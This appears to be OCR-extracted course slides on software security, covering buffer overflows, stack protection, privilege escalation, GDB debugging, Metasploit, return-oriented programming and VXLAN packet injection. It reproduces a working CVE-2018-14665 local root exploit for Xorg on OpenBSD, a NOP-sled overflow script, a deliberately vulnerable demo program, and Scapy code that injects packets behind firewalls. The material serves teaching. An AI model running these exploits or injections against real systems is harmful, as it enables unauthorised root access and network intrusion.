


A **buffer overflow** is what happens when writing more data than allocated in some area of memory. Typically the program will crash, but under certain circumstances an attacker can write structures allowing take over of return addresses, parameters for system calls or program execution.

**Stack protection** is today used as a generic term for multiple technologies used in operating systems, libraries, compilers etc. that protect the stack and other structures from being overwritten or changed through buffer overflows. StackGuard and Propolice are examples of this.


Today we will not go more into detail about this, suffice it to say modern operating systems really employ a lot of methods for making buffer overflows harder and less likely to succeed. OpenBSD even relink the kernel on installation to randomize addresses.

# Buffers and stacks, simplified



```
main(int argc, char **argv)  
{    char buf[200];  
    strcpy(buf, argv[1]);  
    printf("%s\n", buf);  
}
```

# Overflow – segmentation fault



- Bad function overwrites return value!
- Control return address
- Run shellcode from buffer, or from other place

# Exploits – abusing a vulnerability



```
$buffer = "";
>null = "\x00";
$nop = "\x90";
$nopsiz = 1;
$len = 201; // what is needed to overflow, maybe 201, maybe more!
$the_shell_pointer = 0x01101d48; // address where shellcode is
# Fill buffer
for ($i = 1; $i < $len;$i += $nopsiz) {
    $buffer .= $nop;
}
$address = pack('l', $the_shell_pointer);
$buffer .= $address;
exec "$program", "$buffer";
```

- Exploit/exploit program are designed to exploit a specific vulnerability, often a specific version on a specific release on a specific CPU architecture
- Might be a 5 line program written in Perl, Python or a C program
- Today we often see them as modules written for Metasploit allowing it to be combined with different payloads

# CVE-2018-14665 Multiple Local Privilege Escalation



```
#!/bin/sh
# local privilege escalation in X11 currently
# unpatched in OpenBSD 6.4 stable - exploit
# uses cve-2018-14665 to overwrite files as root.
# Impacts Xorg 1.19.0 - 1.20.2 which ships setuid
# and vulnerable in default OpenBSD.
# - https://hacker.house
echo [+] OpenBSD 6.4-stable local root exploit
cd /etc
Xorg -fp 'root:$2b$08$As7rA9I02lsfSyb70kESWueQFzgbDfCXw0JXjjYszKa8Aklt5RTSG:0:0:daemon:0:0:Charlie &:/root:/bin/ksh'
-logfile master.passwd :1 &
sleep 5
pkill Xorg
echo [-] dont forget to mv and chmod /etc/master.passwd.old back
echo [+] type 'Password1' and hit enter for root
su -
```

Code from: <https://weeraman.com/x-org-security-vulnerability-cve-2018-14665-f97f9ebe91b3>

- The X.Org project provides an open source implementation of the X Window System. X.Org security advisory: October 25, 2018 <https://lists.x.org/archives/xorg-announce/2018-October/002927.html>

# Example Linux Kernel Vulnerabilities



The Linux kernel has had some vulnerabilities over the years:

This link is for: Linux » Linux Kernel : Security Vulnerabilities (CVSS score >= 9)

[https://www.cvedetails.com/vulnerability-list/vendor\\_id-33/product\\_id-47/cvssscoremin-9/cvsscoremax-/Linux-Linux-Kernel.html](https://www.cvedetails.com/vulnerability-list/vendor_id-33/product_id-47/cvssscoremin-9/cvsscoremax-/Linux-Linux-Kernel.html)

Linux Kernel 2308 vulnerabilities from 1999 to 2019

[https://www.cvedetails.com/product/47/Linux-Linux-Kernel.html?vendor\\_id=33](https://www.cvedetails.com/product/47/Linux-Linux-Kernel.html?vendor_id=33)

# Linux Kernel Fuzzing



- CVE-2016-0758 Integer overflow in lib/asn1\_decoder.c in the Linux kernel before 4.6 allows local users to gain privileges via crafted ASN.1 data.

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-0758>

- Linux kernel have about 5 ASN.1 parsers

[https://www.x41-dsec.de/de/lab/blog/kernel\\_userspace/](https://www.x41-dsec.de/de/lab/blog/kernel_userspace/)

# How to find these buffer overflows



Black box testing

Closed source reverse engineering

White box testing

Open source read and analyze the code – tools exist

Trial and error – fuzzing inputs to a program, save crashes, analyze them

Reverse engineer specific updates, so this part was changed, nice – this is where the bug is

# Principle of Least Privilege



Many programs need privileges to perform some function, but sometimes they don't really need it

**Definition 14-1** The *principle of least privilege* states that a subject should be given only those privileges that it needs in order to complete the task.

Source: *Computer Security: Art and Science*, 2nd edition, Matt Bishop

Also drop privileges when not needed anymore, relinquish rights immediately

Example, need to read a document - but not write.

Database systems can often provide very fine grained access to data

# Privilege Escalation



**Privilege escalation** is when a privileged program is vulnerable and can be abused to escalate privileges. Example from unauthenticated user to a user account, or from regular user and becoming administrator (root on Unix) or even SYSTEM on Windows.

Kernels and drivers are also often susceptible to this

## Local vs. remote exploits



**Local vs. remote** exploit describe if the attack is done over some network, or locally on a system

**Remote root exploit** are the worst kind, since they work over the network, and gives complete control aka root on Unix

**Zero-day exploits** is a term used for those exploits that suddenly pop up, without previous warning. Often found during incident response at some network. We prefer that security researchers that discover a vulnerability uses a **responsible disclosure** process that involves the vendor .

# Insecure programming buffer overflows 101



- Small demo program `demo.c`, try on older Linux
- Has built-in shell code
- Compile: `gcc -o demo demo.c`
- Run program `./demo test`
- Goal: Break and insert return address

```
main(int argc, char **argv)
{
    char buf[10];
    strcpy(buf, argv[1]);
    printf("%s\n",buf);
}
the_shell()
{ system("/bin/sh"); }
```

# GDB GNU Debugger



GNU compileren and debuggeren are OK for this, can fit on a slide!

Lots of other debuggers exist

Try `gdb ./demo` and run the program with some input from the *gdb prompt* using `run 1234`

When you realize the input overflows the buffer, crashed program execution you can work towards getting the address from `nm demo` of the function `the_shell` – and into the program

Use: `nm demo | grep shell`

The art is to generate a string long enough to overflow, and having the correct data, so the address ends up in the right place

Perl be used for generating AA...AAA like this, with back ticks, ``perl -e "print 'A'x10``

# Debugging af C med GDB



## Test with input

- ./demo longstringwithalotofdatyacrashtheprogram
- gdb demo followed by  
run AAAAAAAAAAAAAAAAAAAAAAA
- Compile program: gcc -o demo demo.c
- Run program ./demo 123456...7689 until it dies
- Then retry in GDB

# GDB output



```
hlk@bigfoot:demo$ gdb demo
GNU gdb 5.3-20030128 (Apple version gdb-330.1) (Fri Jul 16 21:42:28 GMT 2004)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "powerpc-apple-darwin".
Reading symbols for shared libraries .. done
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /Volumes/userdata/projects/security/exploit/demo/demo AAAAAAAAAAAAAAAAAAAAAAA
Reading symbols for shared libraries . done
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal EXC_BAD_ACCESS, Could not access memory.
0x41414140 in ?? ()
(gdb)
```

# The Exploit Database – dagens buffer overflow



**EXPLOIT DATABASE**

GET CERTIFIED

Show 15 ▾

Verified Has App

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2019-02-25	✗	✗	✗	Drupal < 8.6.9 - REST Module Remote Code Execution	WebApps	PHP	leonjza
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2019-02-23	✗	✗	✗	Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution	WebApps	PHP	Charles Fol
2019-02-22	✗	✗	✗	Teracue ENC-400 - Command Injection / Missing Authentication	WebApps	Hardware	Stephen Shkardoон
2019-02-22	✗	✓	✓	Micro Focus Filr 3.4.0.217 - Path Traversal / Local Privilege Escalation	WebApps	Linux	SecureAuth
2019-02-22	✗	✓	✓	Nuuo Central Management - Authenticated SQL Server SQL Injection (Metasploit)	Remote	Windows	Metasploit
2019-02-22	✗	✗	✗	WebKit JSC - reifyStaticProperty Needs to set the PropertyAttribute:CustomAccessor flag for CustomGetterSetter	DoS	Multiple	Google Security Research
2019-02-22	✗	✗	✗	Quest NetVault Backup Server < 11.4.5 - Process Manager Service SQL Injection / Remote Code Execution	WebApps	Multiple	Chris Anastasio
2019-02-21	✗	✗	✗	AirDrop 2.0 - Denial of Service (DoS)	DoS	Android	s4vitar
2019-02-21	✗	✓	✓	MikroTik RouterOS < 6.43.12 (stable) / < 6.42.12 (long-term) - Firewall and NAT Bypass	Remote	Hardware	Jacob Baines

Showing 1 to 15 of 40,914 entries

FIRST PREVIOUS 1 2 3 4 5 ... 2728 NEXT LAST

<http://www.exploit-db.com/>

# Metasploit and Armitage Still rocking the internet



## What is it?

The Metasploit Framework is a development platform for creating security tools and exploits. The framework is used by network security professionals to perform penetration tests, system administrators to verify patch installations, product vendors to perform regression testing, and security researchers world-wide. The framework is written in the Ruby programming language and includes components written in C and assembler.


<http://www.metasploit.com/>

Armitage GUI fast and easy hacking for Metasploit

<http://www.fastandeasyhacking.com/>

[http://www.offensive-security.com/metasploit-unleashed/Main\\_Page](http://www.offensive-security.com/metasploit-unleashed/Main_Page)


# Demo: Scapy pakker



Taking an excerpt from my talk on TROOPERS19

<https://github.com/kramse/security-courses/tree/master/presentations/network/vxlan-troopers19>

# Overview VXLAN RFC7348 2014



How does it work?

- Router 1 takes Layer 2 traffic, encapsulates with IP+UDP port 4789, routes
- Router 2 receives IP+UDP+data, decapsulates, forward/switches layer 2 onto VLAN
- Hosts 10.0.0.10 can talk to 10.0.0.20 as if they were next to each other in switch
- Most often VLAN IEEE 802.1q involved too, but not shown



## But what about security


VXLAN does not by itself provide ANY security, none, zip, nothing, nada!  
No confidentiality. No integrity protection.

Ways to protect:

- Just configure the firewall, router ACL, etc - does not really work
- Just isolate so no-one from the outside can send traffic, BCP38 please
- Then what about from inside your data center, from partners, your servers

We currently have huge gaps in understanding these issues - and missing security tool coverage

# VXLAN injection



I tested using my pentest server in one AS, sending across an internet exchange into a production network, towards Arista testing devices - no problems, it's just routed layer 3 IP+UDP packets




## Example attacks, What is possible VXLAN Header

```
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
|R|R|R|R|I|R|R|R|          Reserved           |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
|                   VXLAN Network Identifier (VNI) |   Reserved   |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
Inner Ethernet Header:
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
|           Inner Destination MAC Address           |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| Inner Destination MAC Address | Inner Source MAC Address |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
|           Inner Source MAC Address           |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
|OptnlEthType = C-Tag 802.1Q | Inner.VLAN Tag Information |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
```

- Inject ARP traffic, send arbitrary ARP packets to hosts, connectivity DoS
- Inject TCP like SYN traffic behind the firewall, wire speed SYN flooding
- Inject UDP packets and get responses sent out through firewall  
Really anything IPv4 and IPv6 can be injected



## Example: Send UDP DNS reqs to inside server



Attacker can send UDP DNS request to inside server on RFC1918 destination

Note: server has no external IP or incoming ports forwarded.

Tested working with Clavister with DNS UDP probes/requests, no inspection

# Snippets of Scapy



First create VXLAN header and inside packet

```
vxlanport=4789      # RFC 7384 port 4789, Linux kernel default 8472
vni=37              # Usually VNI == destination VLAN
vxlan=Ether(dst=routermac)/IP(src=vtepsrc,dst=vtepdst) /
    UDP(sport=vxlanport,dport=vxlanport)/VXLAN(vni=vni,flags="Instance")
broadcastmac="ff:ff:ff:ff:ff:ff"
randommac="00:51:52:01:02:03"
attacker="185.27.115.666"
destination="10.0.0.10"
# port is the one we want to contact inside the firewall
insideport=53
testport=54040
packet=vxlan/Ether(dst=broadcastmac,src=randommac)/IP(src=attacker,
    dst=destination)/UDP(sport=testport,dport=insideport) /
    DNS(rd=1,id=0xdead,qd=DNSQR(qname="www.wikipedia.org"))
```

Fun fact, Unbound on OpenBSD reply to DNS requests received in Ethernet packets with broadcast destination and IP destination being the IP of the server

## Send and receive - from another source



Send and then wait for something, not from same IP bc from inside NAT, but port should be OK

```
pid = os.fork()
if pid:
    print "parent: setting up sniffing"
    # Wait for UDP packet
    data = sniff(filter="udp and port 54040 and net 192.0.2.0/24", count=1)
else:
    time.sleep(10)
    print "child: sending packet"
    sendp(packet,loop=0)
    print "child: closing"
    sys.exit(0)
data[0].show()
```

Source port in the inside request packet, becomes the destination port in replies from the server - 54040

# Security devops



We need devops skillz in security

automate, security is also big data

integrate tools, transfer, sort, search, pattern matching, statistics, ...

tools, languages, databases, protocols, data formats

Use Github! Der er så mange biblioteker og programmer, noget eksisterende løser måske dit problem 90

Example introductions:

- Seven languages/database/web frameworks in Seven Weeks
- Elasticsearch the definitive guide

We are all Devops now, even security people!

# Questions?



Henrik Kramselund Jereminsen [hkj@zecurity.com](mailto:hkj@zecurity.com) @kramse  

You are always welcome to send me questions later via email

Email: [hkj@zecurity.dk](mailto:hkj@zecurity.dk)      Mobile: +45 2026 6000

# Exploit components



Shellcoders Handbook and Grayhat chapters 12-14

Difference between the oldest, most simple stack based overflows

The parts of a shell code running system calls

How to avoid having shell code - return into libc, calling functions

This will teach us why modern operating systems have multiple methods designed to remove each case of exploiting

Allow us to understand the next subject, Return-Oriented Programming (ROP)

Recommended shell code video:

EXPLORING NEW DEPTHS OF THREAT HUNTING ...OR HOW TO WRITE ARM SHELLCODE IN SIX MINUTES

Speaker: Maria Markstedter, Azeria Labs

<https://www.youtube.com/watch?v=DGJZBD1hIGU>

# Return-Oriented Programming (ROP)



Advanced subject Return-Oriented Programming (ROP)

*Return-Oriented Programming: Systems, Languages, and Applications* Ryan Roemer, Erik Buchanan, Hovav Shacham and Stefan Savage University of California, San Diego  
<https://hovav.net/ucsd/dist/rop.pdf>

Then look into how a security oriented operating system has decided to prevent this method:

*Removing ROP Gadgets from OpenBSD* Todd Mortimer  
<https://www.openbsd.org/papers/asiabsdcon2019-rop-paper.pdf>

## Setup the OWASP Juice Shop



Recommended for all developers: Try running the OWASP Juice Shop

This is an application which is modern AND designed to have security flaws.

Read more about this project at:

<https://www2.owasp.org/www-project-juice-shop/> and

<https://github.com/bkimminich/juice-shop>

It is recommended to buy the Pwning OWASP Juice Shop Official companion guide to the OWASP Juice Shop from <https://leanpub.com/juice-shop> - suggested price USD 5.99. Alternatively read online at <https://pwnering.owasp-juice.shop/>

Sometimes the best method is running the Docker version

# Lab setup and Nmap Workshop



- Let says you want to do this, then go and do two things, after:
- Prepare/finish your lab setup

<https://github.com/kramse/kramse-labs>

- Switch to the materials found in my Nmap Workshop and perform Nmap scans

<https://github.com/kramse/security-courses/tree/master/courses/pentest/nmap-workshop>